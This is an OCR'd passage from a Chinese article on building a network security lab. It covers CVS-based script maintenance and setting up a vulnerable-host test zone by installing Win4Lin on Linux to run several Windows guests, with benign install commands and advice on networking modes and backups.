


图23

通过cvs+cvsweb方式为NS实验室脚本代码维护提供非常舒适惬意的环境，保证网络实验室能不断完善和发展自身的多种学习研究功能。

漏洞主机测试区

漏洞主机测试区部分不仅考虑支持多种现行系统及其漏洞的研究，还需要考虑其所承担应用时的负载均衡，这里所构建仅介绍相关建设方法，至于负载均衡，服务集群等考虑因素将在适当的时候与朋友分享研究所得。

通过vmware、virtual pc和win4lin等比较，决定基于linux+win4lin实现单机模拟多操作系统，实现实验室建设中研究漏洞主机的场所。这是由于Win4Lin(http://www.netraverse.com/)的站点页面有这么一句话：Bringing Windows To Linux。这种雄心气势的语句很令我感到敬佩，而Win4Lin在Linux的模拟其他操作系统的强大能力、并且安装比vmware简单很多，而且价格也是几种虚拟软件中最廉价的。

从netraverse下载netraverse_installer.tgz或从随机光盘获得：

```
tar xzvf netraverse_installer.tgz
cd netraverse_installer
./win4lin-install
```

输入序列号，安装向导指导下完成剩余部分，重新启动计算机。

/usr/bin/win4lin-install

安装Windows系统（如图24），指定Windows文件的源拷贝目录（如图25）。




图24

这里让选择WinSock还是VNET时，如果在局域网中，并且想访问局域网中的其它机子的话，请选择VNET，否则请选择WinSock方式（如图26）。




图25




图26

开始安装Windows，这个正常的Windows安装没有什么区别（如图27）。




图27

安装完成后，在Linux桌面上会多出一个Win4Lin的图标，双击就可以进入Windows系统（如图28和图29）

LOOK 注意：使用win4lin安装多个有漏洞的主机系统，应该让多个主机虚拟文件位于同一分区之下。对此分区进行必要的备份措施，促使漏

洞实验研究的虚拟主机在发生系统崩溃能迅速恢复工作。此虚拟主机系统建议采用512M内存和P4系列的高端PC机器，并且同时打开操作系统最好限定在5个范围内，使虚拟簇群系统能正常担负漏洞研究的工作。




图28

